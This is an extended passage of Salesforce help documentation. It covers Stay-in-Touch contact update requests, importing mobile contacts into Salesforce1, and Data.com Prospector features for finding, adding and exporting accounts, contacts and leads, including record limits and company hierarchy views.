3. Click **Accept Changes** to save the new data or **Reject Changes** to ignore the updates and retain the original values.

Note: Changes to contact records that are made with the Stay-in-Touch tool don't trigger workflow rules.

SEE ALSO:

Update Contacts Via Stay-in-Touch Requests

Edit Stay-in-Touch Settings

Use Mass Stay-in-Touch to Request Updated Contact Information from Multiple People

Use Mass Stay-in-Touch to Request Updated Contact Information from Multiple People

To request updated information from more than one contact or person account at a time, use the Mass Stay-in-Touch wizard.

Note: Stay-in-Touch Requests is scheduled for retirement in all Salesforce orgs as of Summer '17. For more information, see, Stay-in-Touch Request Retirement.

1. On the contacts home page, under Tools, click **Mass Stay-in-Touch**. If your Salesforce org uses person accounts, the link also appears on the accounts home page.
2. Select a list view of contacts and person accounts from whom you're requesting updated information. You can also edit list views and create list views from here.
3. Click **Go**.
4. Select the individuals to whom the request will be sent.

   Only records with email addresses can be selected. Records that have the `Email Opt Out` option selected don't appear in the list view, because you can't send mass emails to them.
5. Click **Next**.
6. Review the email text. If needed, edit your Stay-in-Touch settings.
7. Click **Send**.

When recipients reply with their latest information, use the link in their reply to make updates to their contact record.

EDITIONS

Available in: Salesforce Classic

Available in all editions

USER PERMISSIONS

To send mass Stay-in-Touch updates:

- "Send Email"

  AND

  "Send Stay-in-Touch Requests"

SEE ALSO:

Update Contacts Via Stay-in-Touch Requests

Use Stay-in-Touch Responses to Update Contact Details

Edit Stay-in-Touch Settings

Considerations for Changing Accounts on Contacts That Are Enabled for Portals

Consider key points before you change the account on contacts that are enabled for portals.

- External users can access their own cases and opportunities from their previous accounts.
- You can transfer contacts that are enabled for a only to accounts that are enabled for a partner portal.
- Contacts' portal roles are automatically updated to match the name of the account that they're transferred to (unless they're high-volume customer users, which don't have roles). For example, the portal role "Account A Customer User" becomes "Account B Customer User" (because a

EDITIONS

Available in: Salesforce Classic

Available in all editions

portal role's name includes the name of the account that it's associated with). Portal roles are unique to each account and are located under the account owner's role in your Salesforce org's role hierarchy.

- When you transfer portal users between accounts, the portal users' roles are updated, so when you transfer a partner user to another account:
  - Opportunities on each account are recalculated through your Salesforce org's forecast hierarchy.
  - Opportunities that the partner user owns remain in the previous account.
- Delegated partner user administrators and delegated customer user administrators can update portal users on accounts that they're transferred to.

SEE ALSO:

Enable the Customer Portal for Contacts and Person Accounts

Enable Self-Service for Contacts and Person Accounts

Delegate External User Administration

Create and Manage Partner Portals

Import Contacts from Mobile Device Contact Lists into Salesforce

Sales reps can save time and eliminate typos by using the Salesforce1 app to import contacts from mobile device contact lists into Salesforce. This feature is available only in the Salesforce1 downloadable apps.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

1. In Salesforce1, navigate to where you create contacts.
2. Tap **Import from Device** to open the device's contact list.
3. Select a contact.
4. To associate the contact with an account in Salesforce, go to the contact record in Salesforce and add an account.

When importing contacts from a mobile device, these fields are mapped from your device's contact to the Salesforce contact.

- `Email`
- `Home Phone`
- `Mailing City`
- `Mailing Country`
- `Mailing Postal Code`
- `Mailing State`
- `Mailing Street`
- `Mobile`
- `Other Phone`
- `Phone`

Note: In some situations, mappings from the local device don't map as expected to the Salesforce1 contact record.

SEE ALSO:

Considerations for Importing Contacts from a Mobile Device

Considerations for Importing Contacts from a Mobile Device

When importing contacts into Salesforce from a mobile device's contact lists, there are a few things to be aware of.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

- When importing contacts from an Android or iOS device using Salesforce1 into a Salesforce org that has State and Country picklist fields enabled, the `State` field isn't populated.
- If you have multiple mobile phone fields in your mobile device's contact, and the `Phone` field in Salesforce is empty:
  - The first mobile phone field maps to the `Phone` field in Salesforce.
  - The second mobile phone field maps to the `Mobile` field in Salesforce.
- When you select emails from the mobile device, Salesforce1 typically pulls the second email address location. If labels are created on the device, the integration tries to map from the local work email address to the standard contact email address in Salesforce.

Get High-Quality Data When You Need It Right in Salesforce

High-quality data is key to business success. When data quality is high, it means your records are complete and up to date. It means you have the right connections at the companies that interest you. And it means that you have the information you need to close deals and expand your business. In short, high-quality data lets you understand, adapt, focus, and execute with surgical precision. Data.com offers a suite of products to give your business the high-quality data it needs when it needs it. That way, you spend less time entering and updating data and more time growing your business.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Data.com Prospector license available in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Data.com Clean license available in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Data.com Social Key available with a Data.com Clean license in: **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

The free version of Data.com is available to all Salesforce organizations and includes the following functionality.

- For organizations with Professional Edition and above, administrators can use Duplicate Management tools to control whether and when users can create duplicate records inside Salesforce. Administrators can customize the logic that's used to identify duplicates and can create reports on the duplicates that they allow users to save.
- All users can search across the complete Data.com database of accounts and contacts. However, free version users can't see phone and email information for contacts, see account cards or D&B data on account records, add records to Salesforce, or clean records. To take full advantage of Data.com's data, purchase Data.com licenses and set up the feature.

The Data.com product suite includes Data.com Prospector, Data.com Clean, and Data Integration.

Note: For orgs with Performance Edition, users automatically get Data.com Prospector and Data.com Clean.

Data.com Prospector

Use Data.com Prospector to search valuable company information from Dun & Bradstreet and millions of crowd-sourced contacts to find the records your business needs. Add these records to Salesforce as new accounts, contacts, and leads, or export them to use in other apps. It's a great way to get the data you need to plan your sales territories, segment campaigns, find new accounts to engage, and expand your sales network.

Data.com Clean

Data.com Clean keeps your org up to date using data from Dun & Bradstreet and Data.com. Using Clean jobs, you can clean your records on a regular basis. You can also clean a single record or a list of records.

Data Integration

Data Integration keeps your org up-to-date, using data from Dun and Bradstreet, Data.com, or third-party data packages. When you activate a data integration rule, Data Integration does a bulk update of your records using data from the rule's data service. After the data integration rule is active, records are updated as needed after you add or modify them.

SEE ALSO:

Data Integration

Data.com Clean

Prospect for Companies, Contacts, and Leads Right in Salesforce

How do I know which Data.com product my organization has?

What product should my organization use to clean our account, contact, and lead records?

Data.com Editions and Pricing

Data.com Prospector

Use Data.com Prospector to search valuable company information from Dun & Bradstreet and millions of crowd-sourced contacts to find the records your business needs. Add these records to Salesforce as new accounts, contacts, and leads, or export them to use in other apps. It's a great way to get the data you need to plan your sales territories, segment campaigns, find new accounts to engage, and expand your sales network.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

All users can search Data.com for accounts and contacts. Users with a Data.com Prospector license can:

- Add accounts and contacts to their org, and add contacts as leads.
- Add contacts for an account directly from the account record.
- Export accounts and contacts from Data.com.
- Manually update account, contact, and lead records, regardless of whether they were added from Data.com.
- Get prospecting insights into accounts' business, financial, competitive, and industry details.
- Get company hierarchical views of parent-child relationships and account information, such as the annual revenue, ownership, and number of employees. (Available to Data.com Prospector users as a beta feature.)

There are two versions of Data.com Prospector: Corporate Prospector and Premium Prospector. Premium Prospector includes more Dun & Bradstreet fields for adding to or manually cleaning account, contact, or lead records. Premium Prospector users also have access to the Company Hierarchy page. The Salesforce Help refers to Data.com Premium Prospector unless otherwise noted. For more information on Premium Prospector, contact your Salesforce account manager.

Data.com Prospector Version	Dun & Bradstreet (D&B) Fields
Data.com Corporate Prospector	Basic set of Dun & Bradstreet fields.
Data.com Premium Prospector	Basic set of Dun & Bradstreet fields, plus the `D&B Company` field. This field links to an associated `D&B Company` record with over 70 additional Dun & Bradstreet fields that are accessible on the `D&B Companies` tab. The Company Hierarchy page provides a hierarchical view of Dun & Bradstreet company relationships.

Data.com Prospector Classic and Lightning Experience

Prospecting in Lightning Experience

Manage Access to Data.com Search Results and Related Features

Prospecting Insights in Lightning

Prospecting in Salesforce Classic

Get Critical Industry, Financial, and Competitive Insights for Your Accounts

Prospecting Insights Data Details

Prospect for Companies, Contacts, and Leads Right in Salesforce

Use Data.com Prospector to prospect for new companies and contacts in the industries and locations that you're most interested in. Add new account, contact, and lead records to Salesforce or export them to use in other apps. You can search valuable company, industry, and financial information from Dun & Bradstreet® and millions of crowd-sourced contacts to get the data you need when you need it.

Prospecting Insights in Lightning

Data.com Prospecting Insights combines Dun & Bradstreet company details and industry intelligence in a snapshot. Tabs with company information, account hierarchies, and links to related industries help you start smart conversations with your prospects and customers.

Prospect for Companies, Contacts, and Leads Right in Salesforce

Use Data.com Prospector to prospect for new companies and contacts in the industries and locations that you're most interested in. Add new account, contact, and lead records to Salesforce or export them to use in other apps. You can search valuable company, industry, and financial information from Dun & Bradstreet® and millions of crowd-sourced contacts to get the data you need when you need it.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Considerations for Prospecting for Companies, Contacts, and Leads in Salesforce

There are several important limitations to note for users who are searching and adding records from Data.com.

Prospect for Companies Fast Right In Salesforce

With a Data.com Prospector license, it's a cinch to find new companies in the industries and locations that you're most interested in. Add company information to Salesforce as new accounts in just a few steps.

Get More Accounts in Salesforce Lightning

Data.com Prospector customers find the accounts that they need from the Accounts page and add them to their org in just a few clicks.

Prospect for Leads Fast Right In Salesforce

Need leads? With a Data.com Prospector license, you can find contacts in the companies, industries, and locations that you're most interested in. Then, add records to Salesforce as new leads.

Prospect for Contacts Fast Right In Salesforce

Need contacts? With a Data.com Prospector license, you can find contacts in the companies, industries, and locations that you're most interested in. Then, add records to Salesforce as new leads.

Prospect for Key Contacts at Your Accounts

Need to find the right contact at one of your accounts? With a Data.com Prospector license, it's a cinch to search for contacts at your companies by title, location, and industry. Then, with a click, you can add those records to Salesforce.

Considerations for Prospecting for Data.com Contacts in Salesforce

Data.com Prospector customers can find the contacts they need from an **Account** page and add them to their organizations in just a few clicks.

Prospect for Companies in the Same Corporate Hierarchy

Data.com Company Hierarchy uses Dun & Bradstreet company data in Data.com to display a hierarchical view of companies. It shows parent–child relationships and account information, such as annual revenue, ownership, and number of employees.

Guidelines for Prospecting for Companies, Contacts, and Leads in Salesforce

Check out some guidelines to follow when prospecting for new companies and contacts with Data.com Prospector.

Considerations for Prospecting for Companies, Contacts, and Leads in Salesforce

There are several important limitations to note for users who are searching and adding records from Data.com.

- The subindustries under Government in the Data.com Industry Categories classification system are currently unavailable due to mapping limitations between the Data.com Industry Categories and the SIC system.
- By default, each user assigned a Data.com Prospector user license has a monthly record addition limit of 300. This number can be adjusted based on your agreement. Record additions expire at midnight on the last day of each month, as determined by your organization's default time zone.
- A single Data.com Prospector license is assigned every time you enable a user for Data.com Prospector.
- If your organization purchased only Data.com Prospector, only users with licenses can clean records.
- When adding records from Data.com, annual revenue is only available in US dollars. If `U.S. Dollar` is not an active currency for your organization, records added from Data.com do not include annual revenue information.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

SEE ALSO:

Guidelines for Prospecting for Companies, Contacts, and Leads in Salesforce

Prospect for Companies Fast Right In Salesforce

With a Data.com Prospector license, it's a cinch to find new companies in the industries and locations that you're most interested in. Add company information to Salesforce as new accounts in just a few steps.



Walk Through It: Prospect for Companies Fast Right in Salesforce

1. Click the Data.com tab.
2. Click **Find Accounts**.
3. Enter or select your search criteria. When you click the selection box in the `Industry` field, for example, you'll see the Industry Selector, where you can use industry classifications to select from extensive lists of industries and subindustries to build an industry query as part of your search criteria. When you click the selection box in the `Location` field, you'll see the Location Selector, where you can build a location query as part of your search criteria.
4. Click **Search**. Results are sorted by number of active contacts.
   To show records that have been flagged as inactive, under Options, select `Show Inactive Records`. Inactive records are marked with .
5. If the results list is long, you can:
   - Sort the results by any table heading. The `Updated` heading, for example, sorts results by when they were last updated.
   - Jump to a page by entering a number in the `Page` field.
   - Click the arrows to move from page to page.
6. If you don't see what you're looking for, use filters to narrow your results. Expand filter categories as needed. Enter a range or select the checkbox next to each filter you want to apply.
7. Add all accounts or a selection to Salesforce.
   - To add all accounts, click **Add to Salesforce** and select *`All`*.
   - To add selected accounts, select the ones you want, then click **Add to Salesforce** and choose *`Selected`*.
8. Click **Continue**.
   If your selection includes duplicates, we'll add them if duplicate account records are allowed in your Salesforce organization. Adding more than 200 records can take a few minutes. If you add that many, we'll send you an email when the process is complete.
9. From the confirmation message, click **Go to Accounts** to view the list of new records on the Accounts home page.

   If you use Data.com Prospector, when you add an account from Data.com, a corresponding D&B Company record (if one exists in Data.com) is automatically created in Salesforce and linked to the account record via its `D&B Company` field.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To add accounts from Data.com:
- "Create" on accounts

SEE ALSO:

Guidelines for Prospecting for Companies, Contacts, and Leads in Salesforce

Understand Data.com Searches

Get More Accounts in Salesforce Lightning

Data.com Prospector customers find the accounts that they need from the Accounts page and add them to their org in just a few clicks.

Watch a Demo (1:10 minutes)

The **Get More Accounts** button opens an interactive dialog for finding and adding Data.com accounts to your org. This streamlined experience gets you the accounts you need when you need them, right from the Accounts page.

Use a combination of available filters to find the accounts you want.

EDITIONS

Available with a Data.com Prospector license in: **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Annual Revenue
Select a logical operator and enter an annual revenue value. You can add multiple Annual Revenue filters with these logical operators.

Company or Website
Enter a full or partial company name or website.

State
Select from a list of states or unincorporated and organized territories.

Note: States are valid only when filtering with the United States as the country.

Country
Select from a list of countries.

Location Type
Select from a list of available location types.

- Branch: A secondary location to a headquarters location.
- Headquarters: A company that has branches or subsidiaries that report to it.
- Single Location: A company with no branches or subsidiaries.

Prospect for Leads Fast Right In Salesforce

Need leads? With a Data.com Prospector license, you can find contacts in the companies, industries, and locations that you're most interested in. Then, add records to Salesforce as new leads.

1. Go to the Data.com tab.
2. Using the Find Contacts tab, enter or select your search criteria. When you click the selection box in the `Industry` field, for example, you'll see the Industry Selector, where you can use industry classifications to select from extensive lists of industries and subindustries to build an industry query as part of your search criteria. When you click the selection box in the `Location` field, you'll see the Location Selector, where you can build a location query as part of your search criteria.
3. Click **Search**.
   Results are sorted alphanumerically. To show records that have been flagged as inactive, under Options, select `Show Inactive Records`. Inactive records are marked with .
4. If the results list is long, you can:
   - Sort the results by any table heading. The `Updated` heading, for example, sorts results by when they were last updated.
   - Jump to a page by entering a number in the `Page` field.
   - Click the arrows to move from page to page.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To add Data.com contacts as leads:
- "Create" on leads

Sorting and page navigation only work for lists of fewer than 100,000 records.

5. If you don't see what you're looking for, use filters to narrow your results. Expand filter categories as needed. Enter a range or select the checkbox next to each filter you want to apply.
   The list updates automatically.
6. Select the contacts you want to add, and click **Add to Salesforce**.
7. Select *Leads* to add the records as leads and click **Continue**.
   If your selection includes duplicates, we'll add them if duplicate lead records are allowed in your Salesforce organization. Adding more than 200 records can take a few minutes. If you add that many, we'll send you an email when the process is complete.
8. Click **Go to Leads** to view the list of new records on the Leads home page.

   If you use Data.com Prospector, when you add a lead from Data.com, a corresponding D&B Company record (if one exists in Data.com) is automatically created in Salesforce and linked to the lead record via its D&B Company field.

SEE ALSO:

Prospect for Key Contacts at Your Accounts

Prospect for Contacts Fast Right In Salesforce

Need contacts? With a Data.com Prospector license, you can find contacts in the companies, industries, and locations that you're most interested in. Then, add records to Salesforce as new leads.

1. Go to the Data.com tab.
2. Using the Find Contacts tab, enter or select your search criteria. When you click the selection box in the Industry field, for example, you'll see the Industry Selector, where you can use industry classifications to select from extensive lists of industries and subindustries to build an industry query as part of your search criteria. When you click the selection box in the Location field, you'll see the Location Selector, where you can build a location query as part of your search criteria.
3. Click **Search**.
   Results are sorted alphanumerically. To show records that have been flagged as inactive, under Options, select Show Inactive Records. Inactive records are marked with .
4. If the results list is long, you can:
   - Sort the results by any table heading. The Updated heading, for example, sorts results by when they were last updated.
   - Jump to a page by entering a number in the Page field.
   - Click the arrows to move from page to page.

     Sorting and page navigation only work for lists of fewer than 100,000 records.
5. If you don't see what you're looking for, use filters to narrow your results. Expand filter categories as needed. Enter a range or select the checkbox next to each filter you want to apply.
   The list updates automatically.
6. Add all contacts or a selection to Salesforce.
   - To add all contacts, click **Add to Salesforce** and select **All**.
   - To add selected contacts, first select the ones you want, then click **Add to Salesforce** and choose *Selected*.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To search Data.com for contacts:
- No permissions required

To add Data.com contacts:
- "Create" on contacts

To create an account when adding contacts:
- "Create" on accounts

You'll get a confirmation message showing the number of records you're adding.

7. Select **Contacts**.
   Enter or select the account you want to associate the contacts with. You can associate only one account. If you need to create the account to associate, use the lookup.
8. Click **Continue**.
   If your selection includes duplicates, we'll add them if duplicate contact records are allowed in your Salesforce organization. Adding more than 200 records can take a few minutes. If you add that many, we'll send you an email when the process is complete.
9. Click **Go to Account** to return to the account record.

SEE ALSO:

Guidelines for Prospecting for Companies, Contacts, and Leads in Salesforce

Understand Data.com Searches

Prospect for Key Contacts at Your Accounts

Need to find the right contact at one of your accounts? With a Data.com Prospector license, it's a cinch to search for contacts at your companies by title, location, and industry. Then, with a click, you can add those records to Salesforce.

Before you begin, make sure the `Get Contacts` button has been added to the Account page layout.

1. Go to the detail page of the account you want to add contacts for.
2. Click **Get Contacts**. From the drop-down, either:
   - Select a filter to narrow your results by level or department, or
   - Select **All...** to see all contacts for the account.

   The Data.com tab opens and displays a list of contacts that match the account name and any filters you selected. For example, if you want to get manager contacts at Universal Telco, go to Universal Telco's account detail page. Click **Get Contacts** and under `By Level`, select the *`Manager-Level`* filter. The Data.com tab opens with a list of managers at Universal Telco.
3. Select more filters if you need a more targeted list. Expand filter categories as needed. Enter a range or select the checkbox next to each filter you want to apply.
4. Add all contacts or a selection to Salesforce.
   - To add all contacts, click **Add to Salesforce**.
   - To add selected contacts, first select the ones you want, then click **Add to Salesforce** and choose *`Selected`*.
5. Select **Contacts** to add the records as contacts associated with the account you started from.
   They'll be associated with the account you started from.
6. Click **Continue** to add the records.
   If your selection includes duplicates, we'll add them if duplicate contact records are allowed in your Salesforce organization. Adding more than 200 records can take a few minutes. If you add that many, we'll send you an email when the process is complete.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To get Data.com contacts from an account:

- "Read" on accounts

  AND

  "Create" on contacts

7. Click **Go to Account** to return to the account record.

SEE ALSO:

Prospect for Contacts Fast Right In Salesforce

Prospect for Leads Fast Right In Salesforce

Considerations for Prospecting for Data.com Contacts in Salesforce

Data.com Prospector customers can find the contacts they need from an **Account** page and add them to their organizations in just a few clicks.

Available with a Data.com Prospector license in: **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

The **Get More Contacts** button opens an interactive dialog for finding and adding Data.com contacts to your organization. This streamlined experience gets you the contacts you need when you need them, right from the Account page.

Here are a few things for you to know about `Get More Contacts`.

Limitation	Description
Maximum 200 contacts	You can add up to 200 contacts in a single request. When you select more than 200 contacts, you are asked to deselect some of the contacts.
Filters	• Filters are connected by a logical AND operator. • Add just one of each filter. Adding more than one of each filter can cause unpredictable results. • `Department`—Select 1 or more departments from the scrollable list. • `Level`—Select 1 or more levels from the scrollable list. • `Title`—Enter a single title or a comma-separated list of titles.
Account must be clean	`Get More Contacts` works on clean accounts only. Clean accounts have been imported from Data.com, or your organization has cleaned the account after the record was added to your organization. If the selected account is not clean, talk with your administrator about how to clean the account.

Filter Contacts from Get More Contacts List View

Filter available Data.com results for the selected account, and then add the contacts you need.

Filter Contacts from Get More Contacts List View

Filter available Data.com results for the selected account, and then add the contacts you need.

You need a Data.com Prospector license.

Watch a Demo (1:19 minutes)

You have different options depending on the field you want to filter. You can filter by Title, Department, and Level.

- Filters are connected by a logical AND operator.
- Add just one of each filter. Adding more than one of each filter can cause unpredictable results.
- `Department`—Select 1 or more departments from the scrollable list.
- `Level`—Select 1 or more levels from the scrollable list.
- `Title`—Enter a single title or a comma-separated list of titles.

There are some new icons to identify contacts when you use filters to refine your search results.

Icon	Description
	The contact is already in CRM.
	Your organization owns the contact.

1. From the **Get More Contacts** dialog, click  .
2. Click **Add Filter**.
3. Under **New Filter**, select a filter to add.
4. Under Value, select or enter the values you want.
5. Click **Done**.
6. To set another filter, click **Add Filter**.
7. To remove a filter, click  .
8. To apply and save filters, click **Save**.

Prospect for Companies in the Same Corporate Hierarchy

Data.com Company Hierarchy uses Dun & Bradstreet company data in Data.com to display a hierarchical view of companies. It shows parent–child relationships and account information, such as annual revenue, ownership, and number of employees.

Data.com Company Hierarchy uses Dun & Bradstreet data to display a view of an account's hierarchical relationship with related companies. To add an account in your Salesforce org, click the **Add Account** button next to the account.

Company Hierarchy is available as part of Data.com Prospector. In addition to showing the relationships between corporate entities, the hierarchy shows the associated annual revenue and number of employees for entities within the hierarchy. For context, the hierarchy also includes information from your Salesforce org such as whether an entity exists as an account record, and the account owner. Using this information, sales reps can identify relevant prospective customers, and then easily add them as accounts directly from the hierarchy view.

The Data.com Company Hierarchy shows different company types and how they're related.

Company Type	Description
Global Headquarters	The highest organizational entity in a corporate hierarchical structure that oversees domestic or international companies and subsidiaries.
Domestic Headquarters	The highest level member in a corporate hierarchy within a single country. A DHQ typically reports to a GHQ.

Company Type	Description
Headquarters	A company that owns branches, divisions, or subsidiaries and has financial responsibility for the companies that report to it.
Branch	A secondary location of a headquarters.
Single Location	A company with no branches or subsidiaries.
Unmarketable	This company is unmarketable, and record details are intentionally hidden. You can't add this record from the hierarchy, but you can view or add active linked accounts.

View the Company Hierarchy for Accounts

Data.com Company Hierarchy displays a hierarchical relationship of accounts, along with important account details. View parent–child relationships and account information, such as annual revenue, ownership, and number of employees.

Find New Accounts Using the Global Ultimate D-U-N-S Number

If you use Data.com Prospector, it's a cinch to find new companies to do business with that are in the company hierarchy of existing accounts. Just do a search by Global Ultimate D-U-N-S Number right from a D&B Company record. You'll be able to see other companies within the same corporate structure and add those companies to Salesforce as new accounts.

Guidelines for Adding Accounts in the Same Company Hierarchy to Salesforce

Data.com Company Hierarchy searches Data.com for Dun & Bradstreet company records and displays company linkages in a hierarchical view. From the Company Hierarchy, you can add account records to Salesforce. Here are some guidelines to follow when you add Data.com records to Salesforce from Company Hierarchy.

SEE ALSO:

Configure Page Layouts for Data.com Prospector and Data.com Clean

View the Company Hierarchy for Accounts

Data.com Company Hierarchy displays a hierarchical relationship of accounts, along with important account details. View parent–child relationships and account information, such as annual revenue, ownership, and number of employees.

1. Open an account detail page.
2. Click Data.com Company Hierarchy.

SEE ALSO:

Configure Page Layouts for Data.com Prospector and Data.com Clean

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available with a Data.com Prospector license in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited** Editions

Find New Accounts Using the Global Ultimate D-U-N-S Number

If you use Data.com Prospector, it's a cinch to find new companies to do business with that are in the company hierarchy of existing accounts. Just do a search by Global Ultimate D-U-N-S Number right from a D&B Company record. You'll be able to see other companies within the same corporate structure and add those companies to Salesforce as new accounts.

The Global Ultimate is the highest entity within an organization and is identified by a nine-digit Global Ultimate D-U-N-S Number. All companies that are part of the same corporate structure as the Global Ultimate are identified by the same Global Ultimate D-U-N-S Number.

Note: Before you can search by Global Ultimate D-U-N-S Number, the `Search Global Ultimate D-U-N-S` button must be added to the D&B Company page layout.

1. Go to the detail page of the D&B Company record you want to find accounts with the same Global Ultimate D-U-N-S Number for.
2. Click **Search Global Ultimate D-U-N-S**.
   The Data.com tab opens and displays a list of accounts that match the Global Ultimate D-U-N-S Number of the D&B Company record.
3. If the results list is long, you can sort the results by any table heading. The **Location Type** heading, for example, sorts results by headquarters, single location, and branch.
4. If you don't see what you're looking for, use filters to narrow your results.
5. For more information about a particular account, such as its account site, click the account name to see its account card.
6. Add all accounts or a selection to Salesforce.
7. From the confirmation message, click **Go to Accounts** to view the list of new records on the Accounts home page.

Here are some things to keep in mind when searching by Global Ultimate D-U-N-S Number.

- Global Ultimate D-U-N-S Number search results *only* include accounts that are in Data.com, so you may not get *complete* Global Ultimate D-U-N-S results if some members of the corporate structure are not in Data.com.
- You can use filters to narrow down your Global Ultimate D-U-N-S Number search results.
- You can export records from your Global Ultimate D-U-N-S Number search results.
- You can't save the search.

SEE ALSO:

Prospect for Companies Fast Right In Salesforce

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To add accounts from Data.com
- "Create" on accounts

Guidelines for Adding Accounts in the Same Company Hierarchy to Salesforce

Data.com Company Hierarchy searches Data.com for Dun & Bradstreet company records and displays company linkages in a hierarchical view. From the Company Hierarchy, you can add account records to Salesforce. Here are some guidelines to follow when you add Data.com records to Salesforce from Company Hierarchy.

- A green dot ( ) appears in the search results next to records already in Salesforce. These records can't be added again unless they have first been deleted from Salesforce, or your organization allows duplicates.

  Tip: If a record is already in Salesforce, hover over the green dot and click the link to go directly to the record.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

- You can add only one record at a time from Company Hierarchy.
- Records are considered duplicates when they have the same Data.com ID number in the `Data.com Key` field. When a duplicate record is added, it isn't counted against your record addition balance.
- If you can't add a record to Salesforce because of errors, we'll notify you and provide the error details in a .csv file.

Guidelines for Prospecting for Companies, Contacts, and Leads in Salesforce

Check out some guidelines to follow when prospecting for new companies and contacts with Data.com Prospector.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

- A green dot ( ) appears in the search results next to Salesforce records that have a value in the `Data.com Key` field (records that were imported or cleaned by Data.com). These records can't be added again unless they have first been deleted from Salesforce, or your organization allows duplicates.

  Tip: If a record is already in Salesforce, hover over the green dot and click the link to go directly to the record.

- A blue checkmark ( ) appears in search results next to records you've already purchased (added or exported) from Data.com. When you add Data.com contacts or accounts, each one counts against your record addition balance. If you add records you've already exported from Data.com, the added records don't count against your record addition balance.
- Regardless of your record addition limit or your record addition balance, you can't manually select more than 1,000 records at a time.
- Regardless of your record addition limit or your record addition balance, you can't add more than 100,000 records at a time.
- Records are considered duplicates when they have the same Data.com ID number in the `Data.com Key` field. This includes records that were added from Data.com as both contacts and leads. When a duplicate record is added, it will *not* be counted against your record addition balance.
- If you can't add one or more records to Salesforce because of errors, we'll notify you and provide the error details in a .csv file.
- If your search produces a large number of results, you won't see any data past page 10. If this happens, you can refine your search to get the results you want. See How can I see complete, relevant information for Data.com search results?
- If you export Data.com contacts or accounts *instead of* adding them to Salesforce, each exported record counts against your record addition balance. If you export records you've already added to Salesforce or re-export records you previously exported, the exported records don't count against your record addition balance.
- If you export a group of Data.com contacts, you can still add those contacts back into Salesforce as contacts or leads without affecting your record addition balance.
- Regardless of your addition limit or the number of records you have left to add, you can't export more than 100,000 records at a time. Records will be exported in batches of 50,000. If two batches are needed, the records will be sent in a .zip file.
- If numeric values, such as phone numbers, are cut off in the .csv file, change the format of the field's column in the .csv file to `General` or `Text`, or open the file in a text editor such as WordPad.
- You can import a list of exported records back into Salesforce using Data Loader. Unless your Data.com preferences are set to allow duplicate records, the import process checks for duplicates using the Data.com ID number from the `Data.com Key` field.

  These records won't be imported from Data Loader.

  - Any record that has the same Data.com ID (from the `Data.com Key` field) as another record within the .csv file.
  - Any record that has the same Data.com ID (from the `Data.com Key` field) as a record already in Salesforce.

Narrow Your Prospecting Search Results to Target What You're Interested In

With a Data.com Prospector license, you can use search fields and modifiers to target just the companies, industries, and locations that you're interested in. Then, it's easy to save your searches.

Using Data.com FAQ

Check out answers to some frequently asked questions about Data.com for users.

SEE ALSO:

Prospect for Companies, Contacts, and Leads Right in Salesforce

Considerations for Prospecting for Companies, Contacts, and Leads in Salesforce

Narrow Your Prospecting Search Results to Target What You're Interested In

With a Data.com Prospector license, you can use search fields and modifiers to target just the companies, industries, and locations that you're interested in. Then, it's easy to save your searches.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

Understand Data.com Searches

Learn how the Data.com search features work, what fields are searched, and how to refine your search results using filters and location criteria so you can easily find the records most valuable to your business.

Understand Data.com Search Modifiers

When searching for Data.com accounts and contacts, you can use modifiers to target and narrow your search results. Here's how modifiers work, field by field.

How Is Industry Determined for Records in Data.com?

We use the primary SIC (Standard Industry Classification) code to determine the value of the `Industry` field on account cards and account records in Data.com. By using only the primary SIC code for this industry mapping, we're able to provide a more consistent and accurate value in the `Industry` field, which leads to more relevant search results, regardless of the industry classification system you use in your search query.

Data.com Industry Selector

When searching for accounts and contacts in Data.com, use the industry selector to add industries and subindustries to your search criteria.

Understand Data.com Searches

Learn how the Data.com search features work, what fields are searched, and how to refine your search results using filters and location criteria so you can easily find the records most valuable to your business.

EDITIONS

Available in: Salesforce Classic

Available with a Data.com Prospector license in: **Contact Manager** (no Lead object), **Group**, **Professional**, **Enterprise**, **Performance**, and **Unlimited** Editions

